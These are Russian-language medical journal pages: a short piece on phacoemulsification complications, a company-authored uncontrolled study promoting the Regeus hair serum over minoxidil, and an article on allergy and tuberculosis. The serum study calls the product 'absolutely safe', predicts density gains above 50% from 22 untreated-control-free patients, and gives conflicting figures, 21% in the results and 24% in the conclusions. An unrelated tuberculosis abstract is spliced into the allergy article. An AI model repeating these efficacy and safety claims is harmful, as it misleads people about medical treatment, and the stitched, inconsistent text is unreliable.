#### **История факоэмульсификации**

Изобретателем метода является американский офтальмолог *Чарльз Кельман*. История факоэмульсификации начинается еще в шестидесятых годах прошлого века, когда Чарльз Кельман стал разрабатывать технику удаления мутного хрусталика методом экстракапсулярной экстракции через небольшой разрез. Однако в конце 60-х годов XX века имелось много причин, по которым эта процедура в тот период не получила высокой оценки [1].

#### **ФЭК+витрэктомия**

Многие хирурги в настоящее время по различным причинам комбинируют факоэмульсификацию катаракты с витрэктомией [4].

#### **Разрыв задней капсулы**

- Признаки разрыва задней капсулы
- Внезапное углубление передней камеры и мгновенное расширение зрачка
- Провал ядра, невозможность подтягивания его к кончику зонда.
- Вероятность аспирации стекловидного тела.
- Хорошо видна разорванная капсула или стекловидное тело [4].

#### **Тактика**

- введение вискоэластика за ядерные массы с целью выведения их в переднюю камеру и предотвращения грыжи стекловидного тела;

- введение специального гланда за хрусталиковые массы, чтобы закрыть дефект в капсуле;

- выведение фрагментов хрусталика введением вискоэластика или удаление их с помощью фако;

- полное удаление стекловидного тела из передней камеры и области разреза витреотомом [5]

#### **Дислокация фрагментов хрусталика**

Дислокация фрагментов хрусталика в стекловидное тело после разрыва зоналярных волокон или задней капсулы - явление редкое, но опасное, так как может приводить к глаукоме, хроническим увеитам, отслойке сетчатки и хроническому кистевидному отеку макулы [5].

- включает витрэктомия pars plana и удаление мягких фрагментов витреотомом [5].

#### **Дислокация ЗК-ИОЛ в полость стекловидного тела**

Дислокация ЗК-ИОЛ в полость стекловидного тела - явление редкое и сложное, свидетельствующее о неправильной имплантации. Оставление интраокулярной линзы может привести к витреальной геморрагии, отслойке сетчатки, увеиту и хроническому кистевидному отеку макулы. Лечение - витрэктомия с удалением, репозицией или заменой интраокулярной линзы.

При адекватной капсульной поддержке возможна репозиция той же интраокулярной линзы в цилиарную борозду. При неадекватной капсульной поддержке возможны следующие варианты: удаление интраокулярной линзы и афакия, удаление интраокулярной линзы и замена ее на ПК-ИОЛ, склеральная фиксация той же интраокулярной линзы нерасщепляющимся швом, имплантация ирис-клипс линзы [6].

#### **Кровоизлияние в супрахориоидальное пространство**

Кровоизлияние в супрахориоидальное пространство может быть следствием экспульсивного кровотечения, иногда сопровождающееся выпадением содержимого глазного яблока. Это грозное, но редкое осложнение, маловероятное при факоэмульсификации. Источником кровоизлияния является разрыв длинных или задних коротких цилиарных артерий. Способствующими факторами являются пожилой возраст, глаукома, увеличение переднезаднего отрезка, сердечно-сосудистые заболевания и потеря стекловидного тела, хотя точная причина кровотечения не известна [6].

#### **Признаки супрахориоидального кровоизлияния**

- Нарастающее измельчение передней камеры, повышение внутриглазного давления, пролапс радужки.

- Вытекание стекловидного тела, исчезновение рефлекса и появление темного бугорка в области зрачка.

- В острых случаях все содержимое глазного яблока может вытечь через область разреза [6].

#### **Последующая тактика**

- ультразвуковое исследование используют для оценки степени выраженности возникших изменений;

- операция показана через 7-14 дней после разжижения сгустков крови. Кровь дренируют,

выполняют витрэктомию с заменой воздуха/жидкость. Несмотря на неблагоприятный прогноз по зрению, в некоторых случаях возможно сохранение остаточного зрения [5-6].

**Список литературы:**

1. Иошин И.Э., Толчинская А.И - "Хирургическое лечение пациентов с двухсторонней катарактой"
2. Тур Е.В., Басенко О.М - "Влияние оперативного вмешательства по поводу катаракты на аффективное благополучие пациентов"
3. Якупова Г.Ф., Азнабаев М.Т., Абсалямов М.Ш - "Сравнительная оценка применения вискоэластиков при фактоэмульсификации катаракты с имплантацией ИОЛ"
4. Алиев А-Г.Д., Шарипова Д.Н., Таркинская Д.Ш- "*Клинический анализ и оценка эффективности поэтапной витреоретинальной хирургии при пролиферативной диабетической ретинопатии*"
5. Алпатов С.А., Бурый В.В., Щуко А.Г., Малышев В.В- "*27G-витрэктомия в лечении помутнений стекловидного тела*"
6. Алпатов С.А., Щуко А.Г., Малышев В.В - "Возможности трансконъюнктивальной витрэктомии 27G"



## РЕЗУЛЬТАТЫ ПРИМЕНЕНИЯ МОДИФИЦИРОВАННЫХ ПРОИЗВОДНЫХ ПРОСТАГЛАНДИНОВ E1, E2, F2-АЛЬФА У МУЖЧИН И ЖЕНЩИН С АНДРОГЕНЕТИЧЕСКОЙ АЛОПЕЦИЕЙ

**Любимов Игорь Иванович**

канд. биол. наук, врач-иммунолог  
научно-исследовательская компания Gurus BioPharm (резидент ИЦ «Сколково»),  
РФ, г. Москва

**Федина Ольга Леонидовна**

врач-дерматовенеролог, трихолог  
научно-исследовательская компания Regeus (резидент ИЦ «Сколково»),  
РФ, г. Москва

### Актуальность

Андрогенетическая алопеция (АГА) – самый распространенный диагноз из всех встречающихся алопедий. Данное заболевание затрагивает представителей обоих полов. Обычно манифестирует в подростковом возрасте. Прогрессирует и приводит к характерной картине облысения.

Препаратом выбора во многих клинических рекомендациях является миноксидил. [1]

Топический миноксидил — это терапия первой линии для лечения андрогенной алопеции у мужчин и женщин. [2]

Однако в ряде случаев пациенты сталкиваются с синдромом отмены или резистентностью. [3]

Это снижает приверженность пациентов к лечению и делает актуальной проблему поиска других методов лечения. Кроме миноксидила, который стал золотым стандартом лечения андрогенетической алопеции, множество компаний начали проводить клинические исследования своих собственных разработок: им казалось, что данные по эффективности миноксидила не являются столь уж недостижимыми. Но в реальности, результаты многих, если даже не большинства исследований, не смогли преодолеть результаты миноксидила. Тот же препарат биматопрост, который применялся для стимуляции роста ресниц в клинических исследованиях компании «Алерган» [4] в дозе для ресниц не смог превзойти миноксидил. Только более высокие дозы сделали это, но в таких дозировках стоимость препаратов для волос выходила бы за рамки разумного. Однако, воодушевившись и этими скромными успехами биматопроста, компания «Лореаль» провела исследования [5,6] по изучению рецепторных паттернов на фолликулах для основных простагландинов организма. Несмотря на некорректную модель для исследований в виде покоящихся фолликулов достаточно пожилой женщины, результаты были однозначно впечатляющими и показывающими, что во всех структурных участках фолликулов представлены рецепторы для основных групп простагландинов. Данные позволяют сделать вывод, что волосные фолликулы — это зона прямой активности простагландинов. Оставалось выяснить, какие механизмы могли лежать в основе активности разных молекул на различные фазы роста.

Выводов можно сделать два: либо надо искать другие возможности фармакологического регулиро-

вания цикла роста волос, чтобы превзойти миноксидил, либо принять, что фолликулы не будут отвечать избыточно на стимуляцию и естественная стимуляция роста волос — это не экстремально высокие цифры, а постоянно положительные, без отмены, как может быть в случае с простагландинами.

### Введение

В 2018 году в России в продаже появилась сыrovоротка Regeus для роста волос на основе нитролипидов. Нитролипиды E1, E2, F2 – это модифицированные производные простагландинов E1, E2, F2-альфа. В нитролипиде, разработчики совместили два принципа: новая специфическая регуляция активности фолликулов и постоянные положительные значения роста волос без синдрома привыкания.

В состав нитролипидов входят два компонента:

- Простагландин.

Простагландин E1, E2 и F2-альфа содержится в организме человека и регулирует многие биологические процессы, в том числе — активность волосяного фолликула и его кровоснабжение.

- NO-доноры.

NO — малая регуляторная молекула, содержащаяся в организме человека. Способствует релаксации сосудов и лучшему усвоению кислорода клетками тканей, что необходимо для роста волос.

Нитролипиды, благодаря уникальной химической структуре, глубоко проникают в дерму через базальную мембрану до уровня расположения сосудов и волосяных фолликулов и воздействуют на них.

В основе действия нитролипидов есть несколько общих принципов. Специфическая активность происходит в результате естественного взаимодействия природных молекул простагландина и NO со своими рецепторами. Все мишени точно определены для каждой молекулы. Процесс может продолжаться бесконечно, т.к. к таким взаимодействиям не возникает привыкания. Это связано с тем, что взаимодействие нитролипидов не приводит к перенапряжению регуляторных и сигнальных систем клетки. Такие перенапряжения обычно и приводят к отказу системы через определенное время, и в результате возникает синдром отмены. Воздействие нитролипидов, как природных соединений, абсолютно безопасно. Понятно, что тут речь идет о широком терапевтическом дозовом диапазоне, а не об оценке безопасности вообще. Но если сравнивать с непроданными

соединениями, действующими на те же мишени, то разница может достигать нескольких порядков.

Нитролипин E1 регулирует тонус питающих сосудов и улучшает реологические свойства крови в зоне ростового сосочка фолликула блокируя процесс формирования тромбов, возникающий при замедлении или остановке тока крови. Таким образом функциональная активность микрососудистой системы восстанавливается до состояния более молодой кожи.

Нитролипин E2 стимулирует деление и дифференцировку стволовых клеток волосяного сосочка, активирует факторы роста эндотелия сосудов (что приводит к образованию новых микрососудов), снижает локальную активность провоспалительных цитокинов, предотвращает переход волосяных фолликулов в фазу телогена.

Нитролипин F активирует группу специальных рецепторов волосяной луковицы, которые способствуют регенерации клеток волосяного фолликула и их переходу из фазы телогена в фазу анагена.

Мы провели ограниченные клинические исследования, показывающие результат действия сыворотки при андрогенетической алопеции (далее АГА) и представляем их в этой статье.

#### Методы и материалы

Мы исследовали состояние волос у 22 пациентов с АГА. Всем пациентам было сделано клиническое исследование состояния волос с проведением трихоскопии до применения и после применения сыворотки Regeus.

Анализ данных проводился в профессиональной диагностической компьютерной программе TrichoSciencePro® V 1.4, предназначенной для по-

вседневной практики врача-трихолога и для проведения клинических испытаний средств, влияющих на рост, морфологическую структуру волос.

В настоящее время данная программа используется в России, Европе и США.

Для работы в программе использовались фотографии, сделанные аппаратом Дерматоскоп Aramo Smart Wizard (ASW-200) компании KC Scopes (KC Technology Co Ltd., Сеул, Корея) под увеличением в 60 раз.

Подсчет плотности и диаметров волос проводился в программе TrichoSciencePro® V 1.4 в автоматическом и ручном режимах на площади 18,75 кв.мм.

Формирование графиков плотности и диаметров волос происходило в программе TrichoSciencePro® V 1.4 автоматически.

В исследовании приняли участие 22 человека:

7 человек использовали 60мл сыворотки, 10 человек-90 мл и 5 человек от 150 до 240 мл сыворотки.

5 женщин в возрасте 29-51 год (4 женщины с 1 стадией, 1 женщина с 2 стадией АГА по Людвику).

17 мужчин в возрасте 24-55 лет (1 мужчина с 1 стадией, 3 мужчин с 2 стадией, 5 мужчин с 3 стадией, 8 мужчин с 4 стадией АГА по Норвуду-Гамильтону).

У каждого пациента в ходе исследования оценивались плотность волос на кв.см., в том числе количество терминальных и vellusных волос, количество одиночных, двойных, тройных фолликулярных юнитов, средний диаметр волос, соотношение толстых, средних и тонких волос до применения сыворотки и после.

#### Исследование эффективности Regeus

Таблица 1.

**Зависимость эффекта от времени использованной Regeus  
Изменение плотности волос, %**

Препарат	Мес 0	Мес 3	Мес 5	Комментарий
Regeus	0%	14%	21%	Идет линейный рост

10 человек использовали сыворотку в течение 2,2-3,5 месяцев, 1 раз в день. Плотность волос увеличилась с 154,3 волос на кв. см. до 175,5 волос на кв. см., что составляет 13,8%. У 5 человек плотность волос увеличилась на 15-25%. У 3 человек - на 9-10%. У 2 человек - на 3% -5%. Средний срок использования сыворотки составил 3,0 месяца. Средний объем использования сыворотки составил 102 мл на 1 человека, что рассчитано на 3,3 месяца применения.

12 человек использовали сыворотку в течение 4,4-6,1 месяцев 1 раз в день. Плотность волос увели-

чилась с 153,7 волос на кв. см. до 186,5 волос на кв. см., что составляет 21,3%. У 3 человек увеличилась плотность волос более 25%, 7 человек на 10% -21%, у 2 человек увеличение было незначительное. Средний срок использования сыворотки составил 4,6 мес. Средний объем использования сыворотки составил 99 мл на 1 человека, что рассчитано на 3,3 месяца применения. В целях наиболее консервативной оценки, считаем, что полученный результат достигнут за 5 мес.

Таблица 2.

**Зависимость эффекта от объема использованной Regeus**

Пациенты, использовавшие сыворотку	Увеличение плотности волос всего на кв.см, %	Диаметр волос в проблемной зоне, % от нормы*	Увеличение количества двойных юнитов, %
В объеме 60 мл	16	79	23
В объеме 90 мл	18	96	45
В объеме 150-240	26	105	95

**Выводы****1. Сыворотка Regeus эффективна при АГА у мужчин и у женщин.**

Эффект получен у мужчин с 1-4 стадией АГА и у женщин с 1-2 стадией АГА.

**2. Увеличение плотности волос****Плотность волос увеличивается в зависимости от длительности использования сыворотки**

За 3 месяца использования Regeus 1 раз в день плотность волос увеличилась с 154,3 волос на кв. см. до 175,5 волос на кв. см., что составляет 13,8%.

За 5 месяцев использования Regeus 1 раз в день плотность волос увеличилась с 153,7 волос на кв. см. до 186,5 волос на кв. см., что составляет 21,3%.

**Плотность волос увеличивается в зависимости от объема использования сыворотки**

При использовании Regeus в объеме 60 мл плотность волос увеличилась с 148,2 до 170,4 волос на кв.см., что составило 16%.

При использовании Regeus в объеме 90 мл плотность волос увеличилась с 158,8 до 186,5 волос на кв.см., что составило 18%.

При использовании Regeus в объеме 150-240 мл плотность волос увеличилась с 152,4 до 187,4 волос на кв.см., что составило 26%.

**3. Истонченные волосы утолщаются до нормы****Диаметр волос увеличивается в зависимости от длительности использования сыворотки**

За 3 месяца использования Regeus 1 раз в день диаметр волос увеличился с 44,5 до 53,5 микрон, что составило 20%.

При этом диаметр волос увеличился с 76% до 93% от диаметра нормы.\*\*

Таким образом, уже за 3 месяца диаметр истонченных волос\* увеличился до диаметра генетической нормы.\*\*

\*В качестве истонченных волос рассматривались волосы диаметром менее 40 микрон.

\*\*В качестве нормы был взят диаметр волос на затылке, т.е. в андрогеннезависимой зоне, где волосы не подвержены истончению в связи с АГА.

**Диаметр волос увеличивается в зависимости от объема использования сыворотки**

При использования Regeus в объеме 60 мл диаметр истонченных\* волос составил 79% от нормы.\*\*

При использования Regeus в объеме 90 мл диаметр истонченных\* волос составил 96% от нормы.\*\*

При использования Regeus в объеме 150-240 мл диаметр истонченных\* волос составил 105% от нормы.\*\*

\*В качестве истонченных волос рассматривались волосы диаметром менее 40 микрон

\*\*В качестве нормы был взят диаметр волос на затылке, т.е. в андрогеннезависимой зоне, где волосы не подвержены истончению в связи с АГА.

**4. Увеличивается количество двойных фолликулярных юнитов.**

За 3 месяца использования сыворотки Regeus 1 раз в день количество двойных фолликулярных юнитов увеличилось на 38%.

**5. Меняется структура волос.**

За 3 месяца использования сыворотки Regeus 1 раз в день количество средних волос увеличилось на 28%, а толстых на 5%. До начала применения сыворотки у участников преобладали тонкие волосы, а после проведения терапии стали преобладать средние волосы. Также у них увеличилась доля терминальных волос с 49% до 75%

**6. Эффект пропорционален дозе**

Из данных таблицы мы видим, что полученные результаты зависят от количества использованной сыворотки. У участников, использовавших 150-240 мл сыворотки, достигнуты лучшие результаты, чем у тех, кто использовал 60 и 90 мл. При дальнейшем применении Regeus эффективность увеличивается.

**7. Сначала утолщение, потом плотность**

Мы видим, что самым ранним признаком эффективности сыворотки Regeus является утолщение истонченных волос. Истонченные волосы увеличились в диаметре и приблизились к генетической нормы у всех 22 участников, что свидетельствует об оздоровлении волосяной луковицы.

**Исследования эффективности миноксидила**

На основании анализа указанных ниже клинических исследований миноксидила, сделана обобщающая таблица

**Таблица 3.****Изменение плотности волос, %**

Номер исследования	Компания	Препарат	Применение	Мес 3	Мес 6	Мес 12
1	Allergan	Миноксидил, 2%	2 раза в день		9%	
2	J&J	Миноксидил, 5%	1 раз в день		11%	
3	J&J	Миноксидил, 2%	2 раза в день	14%	15%	13%
3	J&J	Миноксидил, 5%	1 раз в день	13%	15%	10%
4	Allergan	Миноксидил, 5%	2 раза в день		17%	10%
Среднее				13%	13%	11%

**Исследование 1**

Проводилось компанией Allergan

За 6 мес использования 2% миноксидила 2 раза в день плотность волос увеличилась с 156,3 на 13,6 волос на см. кв., что составляет **8,7% [4]**

**Исследование 2**

Проводилось компанией Johnson & Johnson

За 6 мес использования 5% миноксидила 1 раз в день плотность волос увеличилась с 158.6 до 175.7 волос на см. кв., что составляет **10,78% [7]**

**Исследование 3**

Проводилось компанией Johnson & Johnson,

За 12 мес использования 2% миноксидила 2 раза в день плотность волос увеличилась с 169,7 до 186,9 волос на см. кв., что составляет **11,30%**

За 12 мес использования 5% миноксидила 1 раз в день плотность волос увеличилась с 167,3 до 189,1 волос на см. кв., что составляет **10,13%**

Промежуточные данные ниже [8].

2% миноксидил 5% миноксидил (пена)

2 раза в день 1 раз в день

Baseline 167.3 (55.0) 169.7 (58.6)

Week 12 190.7 (56.9) 191.8 (62.6)

Week 24 192.8 (57.0) 194.4 (64.7)

Week 52 189.1 (55.8) 186.9 (61.1)

Исследование 4

Проводилось компанией Allergan, контрольная группа отсутствовала.

За 6 мес использования 5% миноксидила 2 раза в день плотность волос увеличилась с 132,7 на 21,9 волос на см. кв., что составляет **16,5% [9]**.

### Изменение диаметра

Исследование 5

Проводилось университетом Tabriz University of Medical Sciences (Иран)

За 9 месяцев использования 5% миноксидила 1 раз в день не выявлено увеличение диаметра истонченных волос. Более того, произошло снижение диаметра волос с 51,58 микрон до 50,58 микрон. Уменьшение толщины волос составило **-2% [10]**.

### Сравнение Regeus с миноксидилом

Уместно будет провести сравнение результатов Regeus и миноксидила, который фактически является «золотым стандартом» при лечении АГА. На основании проанализированных выше результатов исследований Regeus и миноксидила, изображена динамика изменения плотности волос на графике.




Рисунок 1. Сравнение Regeus и Миноксидил

### Выводы

1. Миноксидил увеличивает плотность волос не более чем на 17%, что дает слабый визуальный эффект. Это рекордное увеличение плотности, которое когда-либо показал миноксидил в опубликованных клинических исследованиях за все время наблюдений по всем странам мира. Среднее увеличение плотности волос, который дает миноксидил, составляет 13%. После 3 месяцев применения миноксидила плотность волос почти перестает увеличиваться, а после 6 месяцев начинает снижаться даже при непрерывном использовании миноксидила в максимальной концентрации 2 раза в день.

2. Regeus обладает значительным потенциалом увеличения плотности волос. За 5 мес увеличе-

ние плотности волос составило 24%, что в 2 с лишним раза больше, чем у миноксидила за целый год. При дальнейшем использовании Regeus идет дальнейшее нарастание эффекта. Есть основания предполагать, что при продолжении использования Regeus увеличение плотности волос составит более 50%. Для более детального исследования динамики роста волос при использовании Regeus, начато исследование в США по протоколам FDA.

**Материалы участников исследования эффективности сыворотки Regeus (информация об участниках, графики, трихограммы до и после и пр.)**

[https://drive.google.com/drive/folders/1wqqZnIfOhSSjCwBHE2v\\_xzvzTk-OVagM?usp=sharing](https://drive.google.com/drive/folders/1wqqZnIfOhSSjCwBHE2v_xzvzTk-OVagM?usp=sharing)

### Список литературы:

1. Kanti, V. Evidence-based (S3) guideline for the treatment of androgenetic alopecia in women and in men - short version / V. Kanti, A. Messenger, G. Dobos, P. Reygagne, A. Finner, A. Blumeyer, M. Trakatelli, A. Tosti, V. Del Marmol, B.M. Piraccini, A. Nast, U. Blume-Peytavi // J Eur Acad Dermatol Venereol. - 2018. - Vol. 32 (1). - P. 11-22

2. Sung, C.T. The Efficacy of Topical Minoxidil for Non-Scarring Alopecia: A Systematic Review / C.T. Sung, M.L. Juhasz, F.D. Choi, N.A. Mesinkovska // *J Drugs Dermatol.* - 2019. - Vol. 18 (2). - P. 155-160.
3. Blumeyer, A. Evidence-based (S3) guide-line for the treatment of androgenetic alopecia in women and in men. / A. Blumeyer [et al.] // *J Dtsch Dermatol Ges.* - 2011. - Vol. 9. - P. 1-57.
4. Safety and Efficacy Study of Bimatoprost in the Treatment of Women With Female Pattern Hair Loss <https://clinicaltrials.gov/ct2/show/results/NCT01325350?term=minoxidil&draw=5&rank=40&view=results>
5. Prostanoid receptors in anagen human hair follicles [https://www.researchgate.net/publication/5842052\\_Prostanoid\\_receptors\\_in\\_anagen\\_human\\_hair\\_follicles](https://www.researchgate.net/publication/5842052_Prostanoid_receptors_in_anagen_human_hair_follicles)
6. Prostaglandin metabolism in human hair follicle <https://pubmed.ncbi.nlm.nih.gov/17697149/>
7. Clinical Trial in Females for Female Pattern Hair Loss <https://clinicaltrials.gov/ct2/show/results/NCT01226459?term=minoxidil&cond=AGA&draw=2&rank=10&view=results>
8. Clinical Trial in Females With Female Pattern Hair Loss <https://clinicaltrials.gov/ct2/show/results/NCT01145625?term=minoxidil&cond=AGA&draw=4&rank=25>
9. Safety and Efficacy Study of Bimatoprost in the Treatment of Men With Androgenic Alopecia <https://clinicaltrials.gov/ct2/show/results/NCT01325337?term=minoxidil&cond=AGA&draw=4&rank=29>
10. Evaluating the Topical Herbal Solution on the Treatment of Male Pattern Hair Loss and Comparison With Minoxidil 5% <https://clinicaltrials.gov/ct2/show/results/NCT03753113?term=minoxidil&cond=AGA&draw=3&rank=11>

**АЛЛЕРГИЯ И ИНФЕКЦИЯ (ТУБЕРКУЛЕЗНЫЙ МЕХАНИЗМ) - ВЗАИМОДЕЙСТВИЕ****Митковская Оксана Анатольевна***д-р мед.наук, профессор, заведующая кафедрой аллергологии и иммунологии  
Международный институт последипломного образования,  
Республика Казахстан, г. Алматы***Мошкевич Виктор Семенович***профессор, д-р мед.наук, один из основателей клинической аллергологии в СССР с 1963 г.,  
Республика Казахстан, г. Алматы*

Вопрос о коррелятивной связи аллергического воспаления и инфекционного процесса дискутируется в последние годы. Результаты различных авторов далеко не однозначны. В течение ряда лет авторы изучали взаимное влияние между инфекционным заболеванием у больных туберкулезом, инфекционным гепатитом, другими инфекциями и развитием в последующие годы атопического аллергического воспаления (ринит, бронхиальная астма, дерматит). Остановимся на взаимодействии туберкулезного и атопического механизма.

Распространение аллергических заболеваний и рост этой патологии за последние десятилетия отмечается во многих странах, в том числе и в Казахстане. Каждые 10 лет количество больных аллергией во всем мире удваивается. По долгосрочному прогнозу Минздрава Казахстана в 2030 году около 80% населения Казахстана будет болеть аллергозами. Аналогичная картина в других странах. В Швейцарии шестая часть населения больна аллергическим ринитом. Количество больных аллергодерматозами в Дании за последние 10 лет увеличилось в три раза и составляет 10% от популяции. Таким образом, эпидемиологические исследования по аллергозам в разных странах примерно одинаковы [1, 2].

Атопия - это часть аллергических заболеваний, которые получены по наследству, при этом развивается гиперчувствительность немедленного типа, которая сопровождается и зависит от увеличения концентрации IgE и клинически проявляется аллергическим воспалением слизистой оболочки носа (ринит), глаза (конъюнктивит), бронхов (бронхиальная астма) и кожи (дерматит), а нередко и других органов [3,4].

Аскалонова О. Ю., Сметанин А.Г., Зимонин П.Е. Алтайский медицинский университет, Барнаул Морфологическая характеристика туберкулеза бронхов у 77 больных туберкулезом бронхов, как самостоятельной формой туберкулеза, с целью изучения характера специфического поражения трахеобронхиального дерева проведена фибробронхоскопия (PENTAX FB15V) под местной анестезией с забором материала браш-биопсией, щипцовой биопсией и смывами из бронхов. Характерная цитологическая картина туберкулезного воспаления (клетки Пирогова-Лангханса, эпителиоидные клетки) наблюдались у 5 больных. Гистологически гранулематозное воспаление подтвердилось у 3 больных. Микобактерии туберкулеза в смывах из бронхов найдены у 13 больных. Таким образом, приведенные данные подтверждают необходимость применения

бронхоскопии с обязательным использованием различных видов биопсий и исследованием материала для подтверждения туберкулезного поражения трахеобронхиального дерева.

Местная продукция Ig E объясняет, почему у одних атопиков развивается астма, а у других ринит или экзема и почему некоторые больные имеют положительный кожный тест с пыльцевым аллергеном, но не имеют еще клиники проявления поллиноза.

Следовательно эозинофилия в тканях и продукции Ig E во время аллергического воспаления находится под регуляцией Th – 2 подтипа клеток Т. В дополнение мастоциты, базофилы, эозинофилы, возможно также ИЛ-4 представляют альтернативные источники цитокинов, которые усиливают и увеличивают развитие подтипа клеток Th – 2 клеток Т и местную продукцию Ig E В-клетками.

Иная картина была при изучении атопических заболеваний среди больных, ранее перенесших болезнь Боткина (гепатит А и В). Количество их было почти в два раза больше (36,3%), чем в терапевтическом, ревматологическом и туберкулезном отделениях (в среднем 19,5%). Можно предположить, что вирусная инфекция способствует развитию атопических заболеваний.

Основные риск-факторы проявляются неадекватной реакцией иммунной системы с преобладанием Т-хелперного-2 ответа и бурной продукцией иммуноглобулинов класса «Е», особенно в подростковом и детском возрасте. IgE был впервые описан в 1966 году, повышение его отмечено у больных атопией. Антитела класса «Е» рассматривают как патогенетический фактор аллергических заболеваний, в основе которых лежит анафилаксия или гиперчувствительность немедленного типа к аллергену. IgE фиксируется на мембране клеток, специфическими для данного Ig рецепторами [5, 6]. Синтезируются иммуноглобулины класса «Е» в основном лимфоидной тканью легких и пищеварительного тракта, являются гликопротеином и отличаются от иммуноглобулинов других классов более высоким содержанием полисахаридов. В диагностике атопий используют реакцию Праустница - Кюстнера. IgE фиксируются на тучных клетках и базофилах посредством Fc-фрагмента, который ингибирует взаимодействие аллергена с сенсибилизированными клетками. Этот факт уже используют с терапевтической целью. Уровень IgE у здоровых людей колеблется: от полного отсутствия до резкого повышения. Обычно, в среднем уровень IgE у здоровых равен

0,0002 г/л. Уровень IgE увеличивается в сыворотке крови при atopических заболеваниях: дерматит, ринит, поллиноз, астма. При этом снижается уровень IgA [7]. Если роль и изменения антител типа IgE при atopических заболеваниях достаточно хорошо изучены, то значение его при инфекционных заболеваниях до настоящего времени дискутируется. При некоторых инфекциях обнаружены в крови не только антигенспецифические антитела класса «Е», но и повышение в крови концентрации общего IgE. Ряд авторов считают, что продукция антител класса "Е" является широко распространенным феноменом при инфекционных заболеваниях. Сравнительно недавно было выявлено, что антитела типа IgE синтезируются у 75% больных кандидозом. Помимо клеточной защиты у больных системным кандидозом формируется и гуморальный механизм противогрибковой защиты с участием и гиперпродукцией IgE [8, 9]. Увеличение концентрации общего IgE отмечено и при других инфекциях: дифтерии, коклюше, холере, некоторые авторы считают, что продукция антител класса IgE является широко распространенным феноменом при инфекционных заболеваниях [10, 11, 12]. В последние годы появились работы о наличии у больных туберкулезом антигенспецифических IgE. После успешного лечения их уровень у больных туберкулезом достоверно снижался. При этом уровни IgE в крови коррелировали с выраженностью гиперчувствительности замедленного типа к туберкулину. Следовательно, иммуноглобулины класса «Е» являются маркерами не только atopических (аллергических) заболеваний, но играют определенную роль при различных инфекциях. Этот факт перебрасывает мост для взаимного влияния инфекции на atopию или наоборот. Вопрос о возможном синергизме или антагонизме этих двух патологий уже несколько лет дискутируется в специальной литературе.

Выдвигается и «Гигиеническая гипотеза». Считают, что в социально-экономически развитых странах снижение контакта с микробами в раннем детстве позволяет избегать развития Th-2 иммунного ответа на аллергены окружающей среды (домашняя пыль, клещи, пыльца растений). Гигиеническая гипотеза считает, что развитие atopии зависит от грубого нарушения баланса между Th-1 и Th-2 в сторону стимуляции иммунной системы по типу Th-1, либо супрессии Th-2 в ответ на чужеродные аллергены или аутоаллергены. Одни инфекционные аллергены снижают заболеваемость atopией, другие повышают [13, 14].

Согласно гигиенической гипотезе микрофлора кишечника, которая возникает в первые 4-6 недель жизни ребенка при лечении антибиотиками погибает. В то же время она играет важную роль в программировании иммунной деятельности организма. Так, дети в детсадах и в сельской местности, проживающие на ферме имеют более разнообразную флору кишечника и реже болеют atopией [15].

Клинические и эпидемиологические исследования показали, что стимуляция иммунной системы

определенными продуктами микробов может привести к предупреждению или лечению аллергических заболеваний. ЕААСИ в 2001 г. поставила задачу: изучить влияние на аллергию следующих микробных продуктов: экстрактов бактерий, пробиотиков, микобактерий, олигодесоксинуклеотидов, липополисахаридов, производных от молекул микробов.

Бактериальные экстракты. Применяли экстракты патогенных микробов, большинство из которых вызывают заболевания верхних и нижних дыхательных и мочеполовых путей, применяли лизаты бактерий орально и подкожно. У людей оральный бактериальный экстракт увеличивал в бронхоальвеолярном лаваже альфа-интерферон, IgA и IL-2, и общий IgG, увеличивал количество молекул, специфичных антител к микробам в лизате, снижал IgE. Оральный и подкожный метод введения бактериальных аллергенов определяется как иммуномодулятор иммунной системы хозяина, он увеличивает резистентность к бактериям респираторного тракта и соответственно лечит или предупреждает бактериальную инфекцию. Специфические IgE антитела снижаются после лечения.

Целью данной работы являлось изучение влияния взаимодействия туберкулеза на развитие и рост atopических аллергических заболеваний. Вопрос этот трактуется до сих пор в литературе неоднозначно.

В данной работе использовались данные истории пациентов, больных туберкулезом, для выяснения сопутствующих или в анамнезе atopических заболеваний.

Проведена выкопировка и анализ историй болезни в отделении туберкулеза - за 1996 - 2002 годы - 1197 больных. Формы туберкулезной патологии: очаговый (10,6%), плеврит (6,5%), инфильтративный (51,3%), фиброзно-кавернозный и цирротический (31,6%). Сопутствующие аллергические заболевания отмечены -20,7% (поллиноз-7,1: бронхиальная астма - 3,5%, аллергический ринит - 8,7%, atopический дерматит - 1,4%.

Анализ atopических заболеваний у больных туберкулезом, которые проходили стационарное лечение в туберкулезном отделении. У большинства больных локализация специфического процесса чаще других наблюдалась в легких. Atopические аллергические заболевания, которые регистрировали как сопутствующую патологию, выявлены в 20,7% случаев.

Выводы: Выявлено взаимное и разновекторное влияние на возникновение и течение аллергических нозологий некоторых инфекционных и вирусных заболеваний.

У пациентов, проходящих лечение туберкулезной инфекции отмечается меньшее количество сопутствующих аллергических заболеваний (аллергический дерматит, аллергический ринит, бронхиальная астма, поллиноз) по сравнению с результатами пациентов, перенесших гепатит.

**Список литературы:**

1. Мошкевич В. С. «Аллергические заболевания верхних дыхательных путей в Казахстане». Дисс. Д-ра мед. наук (М.) 450 с., 1973.
